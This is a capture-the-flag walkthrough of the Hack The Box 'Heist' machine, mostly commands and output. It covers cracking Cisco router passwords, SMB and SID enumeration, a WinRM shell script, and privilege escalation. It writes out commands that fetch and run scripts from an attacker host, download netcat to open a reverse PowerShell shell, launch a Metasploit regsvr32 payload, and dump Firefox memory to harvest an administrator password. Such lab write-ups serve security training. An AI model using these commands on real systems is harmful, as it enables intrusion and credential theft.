
Heist


```
==========================
|            HEIST   10.10.10.149          |
==========================
```

InfoGathering


```
PORT      STATE SERVICE
80/tcp  open  http          Microsoft IIS httpd 10.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Support Login Page
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49669/tcp open  msrpc   Microsoft Windows RPC
```

LOGIN PAGE
http://10.10.10.149/index.php


Welcome, please login
Username
Password
Login
Remember
Login as guest



Click Login as Guest



Download the attachment containing the router config. We also see here Hazard may have an account creted for him.

```
version 12.2
no service pad
service password-encryption
```

```
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Â mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
 session-timeout 600
 authorization exec SSH
 transport input ssh
```

Gaining Access

Since we have the enable hash lets try to crack that

```
john --format=md5crypt-long --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
john --show hash.txt
enable_secret:stealth1agent
```

```
root@kali:~/HTB/boxes/Heist# john --format=md5crypt-long --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
stealth1agent    (enable_secret)
1g 0:00:01:30 DONE (2019-09-22 05:31) 0.01105g/s 39162p/s 39162c/s 39162C/s stealthphantom..stealth1.1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/HTB/boxes/Heist# john --show hash.txt
enable_secret:stealth1agent

1 password hash cracked, 0 left
```

CRACK CISCO PASS RESOURCE: http://www.firewall.cx/cisco-technical-knowledgebase/cisco-routers/358-cisco-type7-password-crack.html

EN: stealth1agent

USER: admin
PASS: Q4)sJu\Y8qz*A3?d

USER: rout3r
PASS: $uperP@ssword

I was not able to login anywhere other than \\10.10.10.149\IPC$ as the user hazard.
Lets try getting some more enum out of SMB now that we have some sort of creds to use for access.

```
smbmap -u hazard -p stealth1agent -d heist.htb -H 10.10.10.149
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.149...
[+] IP: 10.10.10.149:445        Name: heist.htb
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        C$                                                      NO ACCESS
        IPC$                                                    READ ONLY
```

We can see after logging into IPC$ there is nothing there for us

```
smbclient -U hazard -W HEIST.htb //10.10.10.149/IPC$
Enter HEIST.HTB\hazard's password:
Try "help" to get a list of possible commands.
smb: \> dir
NT_STATUS_INVALID_INFO_CLASS listing \*
smb: \>
```

Lets see what impacket can show us.
RESOURCE: https://github.com/SecureAuthCorp/impacket.git

```
root@kali:/opt/ActiveDirectory/impacket/examples# python lookupsid.py HEIST/
hazard:stealth1agent@10.10.10.149
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

We now have a list of users. Since hazard has the same reused password from enable I will try passwords with these users.

It seems Chase has the same password as admin. Lets see if we can winrm in as him.

```
smbclient -U 'Chase%Q4)sJu\Y8qz*A3?d' -W SUPPORTDESK //10.10.10.149/IPC$
```

We sure can :)

```
root@kali:~/HTB/boxes/Heist# ruby winrm.rb
PS supportdesk\chase@SUPPORTDESK Documents> _
```

Lets get user flag
The winrm file should like the below
RESOURCE: https://github.com/Alamot/code-snippets/blob/master/winrm/winrm_shell_with_upload.rb

```
require 'winrm-fs'

conn = WinRM::Connection.new(
                              endpoint: 'http://10.10.10.149:5985/wsman',
  transport: :ssl,
  user: 'Chase',
  password: 'Q4)sJu\Y8qz*A3?d',
  :no_ssl_peer_verification => true
)

file_manager = WinRM::FS::FileManager.new(conn)


class String
  def tokenize
    self.
      split(/\s(?=(?:[^'"]|'[^']*'|"[^"]*")*$)/).
      select {|s| not s.empty? }.
      map {|s| s.gsub(/(^ +)|( +$)|(^["']+)|(["']+$)/,'')}
  end
end


command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')")
        print(output.output.chomp)
        command = gets
        if command.start_with?('UPLOAD') then
            upload_command = command.tokenize
            print("Uploading " + upload_command[1] + " to " + upload_command[2])
            file_manager.upload(upload_command[1], upload_command[2]) do |bytes_copied, total_bytes,
local_path, remote_path|
                puts("#{bytes_copied} bytes of #{total_bytes} bytes copied")
            end
            command = "echo `nOK`n"
        end

        output = shell.run(command) do |stdout, stderr|
            STDOUT.print(stdout)
            STDERR.print(stderr)
        end
    end
    puts("Exiting with code #{output.exitcode}")
end

type C:\Users\Chase\Desktop\user.txt
a127daef77ab6d9d92008653295f59c4
```

USER FLAG: a127daef77ab6d9d92008653295f59c4

PrivEsc

Time for some more enum. There is a file called todo.txt in the same directory as the user flag. It tells us what we already knew.

I have a set of Windows powershell scripts I like to use for enumeration.
RESOURCES:
- JAWS https://github.com/411Hall/JAWS
- SHERLOCK https://github.com/rasta-mouse/Sherlock
- NISHANG https://github.com/samratashok/nishang

- POWERSPLOIT https://github.com/PowerShellMafia/PowerSploit

Any of the ps1 files can be remotely on an HTTP server remotely served. This can be done using the below method

```
# ATTACK MACHINE
cd PowerSploit/PrivEsc
python -m SimpleHTTPServer

# TARGET MACHINE
 IEX (New-Object Net.WebClient).downloadString('http://10.10.14.23:8000/PowerUp.ps1')
Invoke-AllChecks

# Lets try ro hjack the dll it found
Write-HijackDll -DllPath 'C:\Users\Chase\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'
 -Command whoami
 # No luck there

 Get-Content -Path C:\Windows\Panther\Unattend.xml
 # No luck here either. SENSITIVE DATA DELETED
```

I also ran Sherlocks Check-AllVulns cmdlet and ran jaws-enum.ps1 Sherlock did not find any known vulnerabilities.
This shell is a little slow and I want a better one so I am going to downlaod nc64.exe to the machine and then gain a meterpeter shell to show both.

```
# ATTACK MACHINE
cd NetCat
python -m SimpleHTTPServer

# TARGET MACHINE
cd C:\Windows\System32\spool\drivers\color
certutil.exe -urlcahce -split -f http://10.10.14.23:8000/nc64.exe

# ATTACK MACHINE
Ctrl+C # This is to close the SimpleHTTPServer
nc -lvnp 8089

# TARGET MACHINE
nc64.exe -e powershell 10.10.14.23 8089
```

Much better. Now I want a meterpreter

```
msfconsole
use exploit/multi/script/web_delivery
set LHOST 10.10.14.23
set SRVHOST 10.10.14.23
set LPORT 8081
set SRVPORT 8082
set target RegSVR32
set payload windows/x64/meterpreter/reverse_tcp run

# ON TARGET MACHINE
regsvr32 /s /n /u /i:http://10.10.14.23:8082/JcArL0ajvGNX.sct scrobj.dll powershell
```

Coolio. Now to attempt some quick basic meterperter commands

```
getsystem
# This did not work :(

hashdump
# This did not work :(

use incognito
list_tokens -u
list_tokens -g
# This gave us nothing as well
```

Since we have not found any credentials, hashes, exploitable dlls we are going to check out some processes.
We are going to use ProcDump. RESOURCE: https://docs.microsoft.com/en-us/sysinternals/downloads/procdump
Download procdump to the machine using meterpreter or certutil

```
cd C:\Windows\System32\spool\drivers\color

certutil.exe -urlcache -split -f http://10.10.14.23:8000/procdump64.exe

procdump -accepteula -ma 6324  # Firefox pid

Write-Verbose "Now we look for the password string in the file"
Get-Content -Path 'firefox.exe_190923_054301.dmp' | Select-String 'Password'
```

Using procdump I found this line near the top. lhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=MOZ_CRASHREPORTER_STRINGS_OVERR
Lets try signing in using the creds we just found.
USER: administrator
PASS: 4dD!5}x/re8]FBuZ

Set the winrm.rb file to use these new credentials.
IT WORKS!! Lets get our flag!

```
Get-Content -Path C:\Users\Administrator\Desktop\root.txt
50dfa3c6bfd20e2e0d071b073d766897
# Clean up after yourself
Remove-Item firefox.exe_*.dmp
Remove-Item nc64.exe
Remove-Item procdump64.ex
```

ROOT FLAG: **50dfa3c6bfd20e2e0d071b073d766897**